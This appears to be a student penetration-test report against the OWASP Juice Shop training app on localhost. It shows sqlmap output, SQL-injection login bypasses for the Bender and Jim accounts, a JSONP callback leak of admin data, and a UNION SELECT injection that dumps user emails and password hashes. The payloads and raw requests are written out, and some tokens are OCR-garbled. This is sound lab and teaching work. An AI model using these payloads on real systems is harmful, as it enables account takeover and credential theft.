[08:19:09] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (comment)'
[08:19:09] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (comment)'
[08:19:10] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - comment)' ✓
[08:19:10] [INFO] (custom) POST parameter 'JSON email' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT - comment)'
[08:19:10] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'SQLite'
it looks like the back-end DBMS is 'SQLite'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
[08:19:41] [INFO] testing 'Generic inline queries'
```

- sqlmap identified the database as SQLite


- sqlmap also identified email field is susceptible to '*OR boolean-based blind* SQL injec-

tions

- I think the Juice-shop did not like prolonged attack by above sqlmap query and the juice-shop server was reset and browser shutdown by itself, so I stopped above query

1.5.2 Outcomes (evidence) of the penetration testing in 1.5

- I tried below SQL injection and it was successful in logging into the Bender's account without using his password



The screenshot shows a browser interface with two panes: Request and Response.

Request:

```

1 POST /rest/user/login HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 49
4 sec-ch-ua: "Not A;Brand";v="99", "Chromium";v="96"
5 Accept: application/json, text/plain, */*
6 Content-Type: application/json
7 sec-ch-ua-mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/96.0.4664.45 Safari/537.36
9 sec-ch-ua-platform: "Linux"
10 Origin: http://localhost:3000
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://localhost:3000/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Cookie: language=en; welcomebanner_status=dismiss;
  cookieconsent_status=dismiss; continueCode=
  vYLa9we8oVLKB2X65vybmn4R03yUxu6TnrdE3PkY7g1WLjZ0pNMQJ
  rqDb7
18 Connection: close
19
20 {
  "email": "bender@juice-sh.op",
  "password": "s"
}

```

Response:

```

1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: application/json; charset=utf-8
7 Content-Length: 831
8 ETag: W/"35f-idxgmcSXbwSygyXy4UF8A+PPLnU"
9 Vary: Accept-Encoding
10 Date: Thu, 05 May 2022 11:45:53 GMT
11 Connection: close
12
13 {
  "authentication": {
    "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMi
      OiJzdwNjZXNzIiwiZGF0YSI6eyJpZCI6MwidyNcm5hbWUiOi
      IiLCJlbWFpbCI6ImJlbnRlcBqdWljZS1zaC5vcCIsInBhc3N3
      b3JkIjoiMGMzNmUlMTd1M2Zh0TVhYWJmMWJiZmZjNjcONGE0ZW
      YiLCJyb2xlIjoiY3VzdG9tZXIiLCJZWXleGVUb2tlbi16iIs
      Imxhc3RMb2dpblkwljoiMC4wLjAuMCIsInByb2ZpbGVjbWFnZS
      I6ImZc2V0cy9wdWswMwawIwhZ2VzL3wbG9hZHMvZGwmYYVs
      dCSzdmccilCJ0b3RwU2VjcmVOIjoiIiwi aXNBY3RpdmUiOnRydW
      UsImNyZWF0ZWRbdCI6IjIwMjItMD0tMjkgMTK6NDEGNTAuNzU0
      ICswMDoWMCIsInVwZGF0ZWRbdCI6IjIwMjItMD0tMjkgMTK6NDE
      EGNTAuNzU0ICswMDoWMCIsImRlbGV0ZWRbdCI6bnVsbHosImlh
      dCIGMTY1MTC1N0wiZXhwIjoxNjUxNzY5MTU0fQ, hvqo1ZK
      MqJjsr73zPlyRIxCh4X-EpbzbgwmzQhEEE_cx473F_fplRHMNM
      ECgnS26uk5dahSTkF6kjMWCf85ZTkeXIF2kWSRbRxTxfvt8KV
      gcrz7hvMBZp2fFEKK-BkzRzmHfaD42fnDGHLGWCSEMS0xsYPlI
      2u8QtbCPyPmsfB",
    "bid": 3,
    "umail": "bender@juice-sh.op"
  }
}

```

1.5.3 Explanation of how the evidence included in 1.5 proves that [SFR1] is violated

- TSF failed to validate, sanitise email field which made it vulnerable to SQL injection
- Poor implementation of the mandatory password check policy in the TSF

- in this case I was able bypass the password check and login to the Bender's account without knowhow of the password

1.6 [SFR1 - VC6] - Log in with Jim's user account


1.6.1 Description of penetration testing that was carried out for [SFR1 - VC6]

- use sql injection to bypass access control/password checks to login to jim's account

The screenshot shows a browser window for the OWASP Juice Shop application at localhost:3000/#/login. The login form has two fields: 'Email' containing 'jim@juice-sh.op'--' and 'Password' containing 'anypass'. Below the form are links for 'Forgot your password?' and 'Log in' (with a key icon). A 'Remember me' checkbox is also present. The background is dark with light-colored text and buttons.

1.6.2 Outcomes (evidence) of the penetration testing in 1.6

- the login to jim's account was successful



1.6.3 Explanation of how the evidence included in 1.6 proves that [SFR1] is violated

- As explained in step 1 of 1.4.3, successful exploitation of this vulnerability proves that
 - Service API failed to validate, sanitize and filter external data to prevent systems being accessed using SQL injections.([security, 2019](#))
 - I was able to login to jim's account by exploiting SQL injection vulnerability, hence this SFR was violated

1.7 [SFR1 - VC7] All your orders are belong to us

1.7.1 Description of penetration testing that was carried out for [SFR1 - VC7]

1. login to admin account and click on track order

Order ID	Total Price	Bonus	Status
#5267-fdba2f79391b47f2	26.97€	3	Delivered
Eggfruit Juice (500ml)	8.99€	3	26.97€
Order ID	Total Price	Bonus	
#5267-02367c061019fdea	8.96€	0	In Transit
Product	Price	Quantity	Total Price
Apple Juice (1000ml)	1.99€	3	5.97€
Orange Juice (1000ml)	2.99€	1	2.99€

- which results in

Product	Price	Quantity	Total Price
Eggfruit Juice (500ml)	8.99€	3	26.97€

Bonus Points Earned: 3
(The bonus points from this order will be added 1:1 to your wallet for future purchases!)

2. capture the GET request <http://localhost:3000/rest/track-order/> in burp

```
Request
```


```
1 GET /rest/track-order/5267-fdba2f79391b47f2 HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua: 'Not A BRAND';v="99", 'Chromium';v="96"
4 Accept: application/json, text/plain, */*
5 Authorization: Bearer
6 eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0ZXMlMjI0J2dWNIZXN4IiwiZWFOYSEyJuZC16NSwldXNLcnSHbWUiO1IiLc1bWPbb
7 C16IiNFBhwIi0SpIaWN1LKNlNrb9wIiwlcfGfc3drvcnI0IiWtTkyMDI2YiDzYiDr03HrLIMDuxrhVnWhI1K2jE4yjLMKCIslnJvbGUiO1JzZQphI
8 sInRlhVbM4ZrV2WIi0iIiLwibGZdExZ2lULXKAL0LJ1biwRZn1LwQ1LJiwcnsnawxLsQn1LZ3U1LJ1c3NLJHHhVChvibGjL2tWdIcy9I
9 GxvYmMhZ2RlZhfbhZGpbt5WncrLLCObhM2U2V1cmV0i0iJiwsXNBY3RpduU0iOrRydiUisInNyZF02WbDIc1GjIwtjtIwHtUOgfhOk
10 SMjMNQdNTCsICsWMDowKCi5InW-ZGFO2WbR8dC16IiWMIi1MDU1MDqgMk5h2E5MDU1Nj4iCsxWbxWxKCsInRlbGV02WbR8dC18shvshoSI
11 mlhdC1EMTY1MjAxMjg400NzZhkhIjoxNByMDM00g4f0.ewNEV0SR40nLZ4b9HFcSA4B_c2Hqkl93oK5p2DzFVs.jcdP44btGWA2XPNZ
12 OvnS0LPhubK0A1Drij5lk102rslDu2q_MD-ZaKeGc0DWbrH0PWh-60vJrmYiYu8172kR7ks-q59Ch8tGPoZx2J1c-z0T020WVyx0
13 sec-ch-ua-mobile: >0
14 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
15 Chrome/96.0.4664.45 Safari/537.36
16 sec-ch-ua-platform: "Linux"
17 Sec-Fetch-Site: same-origin
18 Sec-Fetch-Mode: cors
19 Sec-Fetch-Dest: empty
```

```
Response
```

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: application/json; charset=utf-8
7 Content-Length: 272
8 ETag: W/"110-C9wto2PWhuJaItW8C_0reiXp9Y"
9 Vary: Accept-Encoding
10 Date: Sun, 08 May 2022 12:33:10 GMT
11 Connection: Close
12
13 {
  "status": "success",
  "data": {
    "orderId": "5267-fdba2f79391b47f2",
    "email": "admin@wick-sh.it",
    "finalPrice": "26.97"
```


- the actual order ID is disclosed in the browser itself

3. change the order id to " and resubmit



1.7.2 Outcomes (evidence) of the penetration testing in 1.7

1. change the order id to '—— or ——' and resubmit



- this query was successful

1.7.3 Explanation of how the evidence included in 1.7 proves that [SFR1] is violated

1. TSF failed to place a limit when the data is exfiltrated from the system by any user which is a potential flag of the system under attack.
2. successful querying the mars db for all the orders related to user proves the SFR is violated

2 [SFR2] - FDP_ACC.2.2

The TSF shall ensure that all operations between any subject controlled by the TSF, and any object controlled by the TSF are covered by an access control SFP.

2.1 [SFR2 - VC1] - Perform an unwanted information disclosure by accessing data cross-domain

2.1.1 Description of penetration testing that was carried out for [SFR2 - VC1]

1. This challenge is to demonstrate the use of the callback functionality which can be used to execute additional unauthorized functions

- in this case to disclose information cross-domain to another user

2. login as *bender* and *admin* separately

3. find a GET request with /rest/user/whoami API endpoint for *bender*, send it to Repeater in burpsuite

The screenshot shows the Burp Suite interface with two panes: Request and Response.

Request:

```

1 GET /rest/user/whoami HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua: "Not A[nd] Brand";v="99", "Chromium";v="96"
4 Accept: application/json, text/plain, */*
5 Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJzdGFpbXNlIjoiZjdWb2NlL1wiZC15YmVwdNNmcm5hbmh0IiJlCL1hWFpbGxhbmRlcjkBdFJlZS1zaC1vBhc3N1bW53IjoiMDM2M0LYREZhJlZDRIZDyYVUUNDk2DiwMNs0tLCjyB2i1joiY39zdgsfZX1LLCkDxLevUb2t1b1G1sImxhcs9mb2pbk1wjjedWSx2WzbmV1i1w1chJUz1t2u1Yw1j1o1Yw12A1b1b1Ym11Yy1pb1PnZMdxBsb2Pcyc1y1Z1hd1nxU1Nz2jIc1PvdH1Z1WY1Z1Q101i1L1c1P1F1d1Z1S1g1U1Z1u1Y1R1Z1F1O1o1H1Ay1H1W1N101N1M1o1M1dy1D1G1K1w1o1A1i1L1w1d1B1Y1R1Z1F1O1j1M1Ay1H1o1N1S1N1A1N1b1o1b1y1M1y1A1w1o1A1v1v1Z1v1Z1R1Z1F1O1P1ud1k1s1w1a1P1O1j1N1u1N1Y1Z1M1L1C1e1A1z1O1E1a1T1E1B1E1B191L1w1W1y1o1K1h1N1C1B1S1U1c171A1y1j1n121h1b1b1b1o1b1s1m1n1B1H1L1B1J1F1A1j1A1P1E1O1D1u1S121421n1u1e1g1s1P1o1S1z1q1G1T1R1P1R1M1H1t1y1p1f1A1c1o1s1a1v1c1t1h1b1L1u1s1x1w1n1e1s1n1t1h1n1c1B1h1p1o1
6 sec-ch-ua-mobile: 20
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
8 sec-ch-ua-platform: "Linux"
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors

```

Response:

```

1 HTTP/1.1 304 Not Modified
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Etag: W/82-eGcYFQMEAFORUWryrbU6M170
7 Date: Thu, 05 May 2022 16:41:56 GMT
8 Connection: close
9
10

```

4. remove the Authorisation token from the Request

The screenshot shows the Burp Suite interface with two panes: Request and Response.

Request:

```

1 GET /rest/user/whoami HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua: "Not A[nd] Brand";v="99", "Chromium";v="96"
4 Accept: application/json, text/plain, */*
5 sec-ch-ua-mobile: 20
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
7 sec-ch-ua-platform: "Linux"
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: cors
10 Sec-Fetch-Dest: empty

```

Response:

```

1 HTTP/1.1 304 Not Modified
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Etag: W/82-eGcYFQMEAFORUWryrbU6M170
7 Date: Thu, 05 May 2022 16:41:56 GMT
8 Connection: close
9
10

```

2.1.2 Outcomes (evidence) of the penetration testing in 2.1

1. modify the GET request from /rest/user/whoami to /rest/user/whoami?callback=admin

The screenshot shows the Burp Suite interface with two panes: Request and Response.

Request:

```

1 GET /rest/user/whoami?callback=admin HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua: "Not A[nd] Brand";v="99", "Chromium";v="96"
4 Accept: application/json, text/plain, */*
5 sec-ch-ua-mobile: 20
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
7 sec-ch-ua-platform: "Linux"
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: cors
10 Sec-Fetch-Dest: empty
11 Referer: http://localhost:3000/
12 Accept-Encoding: gzip, deflate
13 Accept-Language: en-US,en;q=0.9
14 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; token=eyJhbGciOiJIUzI1NiJ9.eyJzdGFpbXNlIjoiZjdWb2NlL1wiZC15YmVwdNNmcm5hbmh0IiJlCL1hWFpbGxhbmRlcjkBdFJlZS1zaC1vBhc3N1bW53IjoiMDM2M0LYREZhJlZDRIZDyYVUUNDk2DiwMNs0tLCjyB2i1joiY39zdgsfZX1LLCkDxLevUb2t1b1G1sImxhcs9mb2pbk1wjjedWSx2WzbmV1i1w1chJUz1t2u1Yw1j1o1Yw12A1b1b1Ym11Yy1pb1PnZMdxBsb2Pcyc1y1Z1hd1nxU1Nz2jIc1PvdH1Z1WY1Z1Q101i1L1c1P1F1d1Z1S1g1U1Z1u1Y1R1Z1F1O1o1H1Ay1H1W1N101N1M1o1M1dy1D1G1K1w1o1A1i1L1w1d1B1Y1R1Z1F1O1j1M1Ay1H1o1N1S1N1A1N1b1o1b1y1M1y1A1w1o1A1v1v1Z1v1Z1R1Z1F1O1P1ud1k1s1w1a1P1O1j1N1u1N1Y1Z1M1L1C1e1A1z1O1E1a1T1E1B1E1B191L1w1W1y1o1K1h1N1C1B1S1U1c171A1y1j1n121h1b1b1b1o1b1s1m1n1B1H1L1B1J1F1A1j1A1P1E1O1D1u1S121421n1u1e1g1s1P1o1S1z1q1G1T1R1P1R1M1H1t1y1p1f1A1c1o1s1a1v1c1t1h1b1L1u1s1x1w1n1e1s1n1t1h1n1c1B1h1p1o1

```


Response:

```

1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: text/javascript; charset=utf-8
7 Content-Length: 176
8 Etag: W/10-28kSNyBwGJLB8Vfx29vzPjyes
9 Vary: Accept-Encoding
10 Date: Thu, 05 May 2022 18:02:14 GMT
11 Connection: close
12
13 //** typeof admin === 'function' && admin[{
14   "user": {
15     "id": 1, "email": "admin@juice-shop.op", "lastLoginIp": "0.0.0.0", "profileImage": "assets/public/images/uploads/defaultAdmin.png"
16   }
17 };

```

2. callback functionality is also demonstrated via browser



```
localhost:3000/rest/user/whoami?callback=admin
{
  "id": 1,
  "email": "admin@juice-shop.op",
  "lastLoginIp": "0.0.0.0",
  "profileImage": "assets/public/images/uploads/defaultAdmin.png"
}
```

- this was bender's login but I managed to access admin's data cross-domain using callback functionality

2.1.3 Explanation of how the evidence included in 2.1 proves that [SFR2] is violated

1. **Violation of SFR2** - The TSF should ensure confidentiality of user data by not disclosing it to another user
 - The TSF failed to prevent unauthorized disclosure of sensitive data to other users
 - Bender is not authorised to access anyone else's data
 - Bender is able to use asynchronous callback functions to access information about admin who is logged in at the same time
 - TSF fails to stop disclosure of admin's data to bender

2.2 [SFR2 - VC2] - Retrieve a list of all user credentials via SQL Injection

2.2.1 Description of penetration testing that was carried out for [SFR2 - VC2]

1. Apply SQL injection to the products search in burpsuite

- products table has 9 columns from step 1 of 1.4

- the user credentials *email* & *password* are stored in Users table, it has 13 columns as in step 1 of 1.1.1

2. craft UNION select statement

```

Request
Pretty Raw Hex ⌂ \n ⌂
1 GET /rest/products/search?query=' OR 1=1 UNION SELECT * FROM users'
2 Host: localhost:3000
3 sec-ch-ua: "Not A;Brand";v="99", "Chromium";v="96"
4 Accept: application/json, text/plain, */*
5 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwzZGFOYSI6eyJpZC16MywidXNlcm5hbWUiOiiLCJlbwFpbC16ImJlbmRlcKbQdwLjZS1zaC5vcCisInBhcnN3b3JkIjoimDziMGm1yZESMjJlZDRlZDYyYTUONDlkZDIwOMMSNmQilCJyb2xlIoiY3VzdG9tZXIIiCJkZWxleGVub2lbiI6iIsInxhc3RMb2dpbkLwIjoiwd5kZWZpbmVkiIwiChJvZmlsZULtYmldIjoiYXNzZXplZSBlYmxpY9pbWFnZXMydXBsb2Fkcy9kZWZhdw0LnNZzyIsInRvdHBTZWNyZXQiOiiLCJpc0fjdGL2ZSI6dHJ1ZSwiY3JLYXRlZEF0ijoimjAyMi0whSwNSAxNdo10doyM4MjcgKzAw0jAiwiwZGVsZXRlZEF0ijudwxsfsWiawF0iioxNjUxNzg30TcxLCJl eHai0jE2NTE4MDUSNzF9.L6As1UVg9MWhFvt4qc2Pfqxt_93ZFestfKyXqxFvSjk0Awf45g0166cHexS_Xruqdw7kZFPctIcBxRKGwSdnispUSeceRzo-iABWxMdiDolRYfxAey-fAUr_is0xKzp0Nzq6NmnanI9ISJP6_c1veks50Fym1lcbsExsByM
6 sec-ch-ua-mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
8 sec-ch-ua-platform: "Linux"
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: http://localhost:3000/
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15 Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=wSNMvBa9y0VYEDWk70XzfB0UujcNIqT2iMSMDf0vdPjx04lqlpeRrgmjnzB; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwzZGFOYSI6eyJpZC16MywidXNlcm5hbWUiOiiLCJlbwFpbC16ImJlbmRlcKbQdwLjZS1zaC5vcCisInBhcnN3b3JkIjoimDziMGm1yZESMjJlZDRlZDYyYTUONDlkZDIwOMMSNmQilCJyb2xlIoiY3VzdG9tZXIIiCJkZWxleGVub2lbiI6iIsInxhc3RMb2dpbkLwIjoiwd5kZWZpbmVkiIwiChJvZmlsZULtYmldIjoiYXNzZXplZSBlYmxpY9pbWFnZXMydXBsb2Fkcy9kZWZhdw0LnNZzyIsInRvdHBTZWNyZXQiOiiLCJpc0fjdGL2ZSI6dHJ1ZSwiY3JLYXRlZEF0ijoimjAyMi0whSwNSAxNdo10doyM4MjcgKzAw0jAiwiwZGVsZXRlZEF0ijudwxsfsWiawF0iioxNjUxNzg30TcxLCJl eHai0jE2NTE4MDUSNzF9.L6As1UVg9MWhFvt4qc2Pfqxt_93ZFestfKyXqxFvSjk0Awf45g0166cHexS_Xruqdw7kZFPctI

```

```

Response
Pretty Raw Hex Render ⌂ \n ⌂
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: application/json; charset=utf-8
7 ETag: W/"Af8d-AaCvkjDLWE41A9PnaopzD0llF2c"
8 Vary: Accept-Encoding
9 Date: Thu, 05 May 2022 22:08:43 GMT
10 Connection: close
11 Content-Length: 20365
12 {
  "status": "success",
  "data": [
    {
      "id": 1,
      "name": "",
      "description": "admin@juice-sh.op",
      "price": "0192023a7bbd73250516f069df18b500",
      "deluxePrice": 5,
      "image": 6,
      "createdAt": 7,
      "updatedAt": 8,
      "deletedAt": 9
    },
    {
      "id": 1,
      "name": "Apple Juice (1000ml)",
      "description": "The all-time classic.",
      "price": "1.99",
      "deluxePrice": 0.99,
      "image": "apple_juice.jpg",
      "createdAt": "2022-05-05 13:12:50.028 +00:00",
      "updatedAt": "2022-05-05 13:12:50.028 +00:00",
      "deletedAt": null
    },
    {
      "id": 2,
      "name": "",
      "description": "jim@juice-sh.op",
      "price": "e541ca7ecf72b8d1286474fc613e5e45",
      "deluxePrice": 5,
      "image": 6,
      "createdAt": 7,
      "updatedAt": 8
    }
  ]
}

```

- the query is successful but the results from the Users table are not populated yet

2.2.2 Outcomes (evidence) of the penetration testing in 2.2

1. I modified the query to suppress the results from Products table and include the column names from the Users table for the credentials

```

Send Cancel < >
Request
Pretty Raw Hex ⌂ \n ⌂
1 GET /rest/products/search?query='apple' OR 1=1 UNION %20SELECT%20id,username,email,password,5,6,7,8,9%20from%20Users-- HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua: "Not A;Brand";v="99", "Chromium";v="96"
4 Accept: application/json, text/plain, */*
5 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwzZGFOYSI6eyJpZC16MywidXNlcm5hbWUiOiiLCJlbwFpbC16ImJlbmRlcKbQdwLjZS1zaC5vcCisInBhcnN3b3JkIjoimDziMGm1yZESMjJlZDRlZDYyYTUYTUONDlkZDIwOMMSNmQilCJyb2xlIoiY3VzdG9tZXIIiCJkZWxleGVub2lbiI6iIsInxhc3RMb2dpbkLwIjoiwd5kZWZpbmVkiIwiChJvZmlsZULtYmldIjoiYXNzZXplZSBlYmxpY9pbWFnZXMydXBsb2Fkcy9kZWZhdw0LnNZzyIsInRvdHBTZWNyZXQiOiiLCJpc0fjdGL2ZSI6dHJ1ZSwiY3JLYXRlZEF0ijoimjAyMi0whSwNSAxNdo10doyM4MjcgKzAw0jAiwiwZGVsZXRlZEF0ijudwxsfsWiawF0iioxNjUxNzg30TcxLCJl eHai0jE2NTE4MDUSNzF9.L6As1UVg9MWhFvt4qc2Pfqxt_93ZFestfKyXqxFvSjk0Awf45g0166cHexS_Xruqdw7kZFPctI

```

Response

Pretty Raw Hex Render ⌂ ⌂ ⌂ ⌂

```

2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: application/json; charset=utf-8
7 ETag: W/"d30-52N9h20EAxLEngMJD0Ywv1/Po0"
8 Vary: Accept-Encoding
9 Date: Thu, 05 May 2022 22:19:34 GMT
10 Connection: close
11 Content-Length: 3376
12
13 {"status": "success", "data": [{"id": 1, "name": "", "description": "admin@juice-sh.op", "price": "0192023a7bd73250516f069df18b500", "deluxePrice": 5, "image": 6, "createdAt": 7, "updatedAt": 8, "deletedAt": 9}, {"id": 2, "name": "", "description": "jim@juice-sh.op", "price": "e541ca7ecf72b8d1286474fc613e5e45", "deluxePrice": 5, "image": 6, "createdAt": 7, "updatedAt": 8, "deletedAt": 9}, {"id": 3, "name": "", "description": "bender@juice-sh.op", "price": "06b0c5c1922ed4e62a5449dd209c96d", "deluxePrice": 5, "image": 6, "createdAt": 7, "updatedAt": 8, "deletedAt": 9}, {"id": 4, "name": "bkiminich", "description": "bjoern.kimmich@mail.com", "price": "6edd9d726cbdc873c539e4lae8757b8c", "deluxePrice": 5, "image": 6, "createdAt": 7, "updatedAt": 8, "deletedAt": 9}, {"id": 5, "name": "", "description": "ciso@juice-sh.op", "price": "861917d5ta5f1172f931dc700d81a8fb", "deluxePrice": 5, "image": 6, "createdAt": 7, "updatedAt": 8, "deletedAt": 9}, {"id": 6, "name": "", "description": "support@juice-sh.op", "price": "3869433d74e3d0c86fd25562f836b82", "deluxePrice": 5, "image": 6, "createdAt": 7, "updatedAt": 8, "deletedAt": 9}, {"id": 7, "name": "", "description": "morts@juice-sh.op", "price": "f2f933d0bboba057bc8e33b8ebd69e8", "deluxePrice": 5, "image": 6, "createdAt": 7, "updatedAt": 8, "deletedAt": 9}, {"id": 8, "name": "", "description": "mc.safesearch@juice-sh.op", "price": "b03f4b0ba8b458fa0acd02cd953b8", "deluxePrice": 5, "image": 6, "createdAt": 7, "updatedAt": 8, "deletedAt": 9}, {"id": 9, "name": "", "description": "J129340@juice-sh.op", "price": "3c2abc04e4a6ea8f1327d0aae3714b7d", "deluxePrice": 5, "image": 6, "createdAt": 7, "updatedAt": 8, "deletedAt": 9}, {"id": 10, "name": "wurstbrot", "description": "wurstbrot@juice-sh.op", "price": "9ad5b0492bbe528583e128d2a8941de4", "deluxePrice": 5, "image": 6, "createdAt": 7, "updatedAt": 8, "deletedAt": 9}, {"id": 11, "name": "", "description": "amy@juice-sh.op", "price": "030f05e45e30710c3ad3c32f00de0473", "deluxePrice": 5, "image": 6, "createdAt": 7, "updatedAt": 8, "deletedAt": 9}, {"id": 12, "name": "", "description": "bjoern@juice-sh.op", "price": "7f311911af16fa07418d1a3051d6810", "deluxePrice": 5, "image": 6, "createdAt": 7, "updatedAt": 8, "deletedAt": 9}, {"id": 13, "name": "", "description": "bjoern@owasp.org", "price": "9283fb1b2e9669749081963be0462e466", "deluxePrice": 5, "image": 6, "createdAt": 7, "updatedAt": 8, "deletedAt": 9}, {"id": 14, "name": "", "description": "chris.pike@juice-sh.op", "price": "10a783b9ed19ealc67c3a27699f0095b", "deluxePrice": 5, "image": 6, "createdAt": 7, "updatedAt": 8, "deletedAt": 9}, {"id": 15, "name": "", "description": "accountant@juice-sh.op", "price": 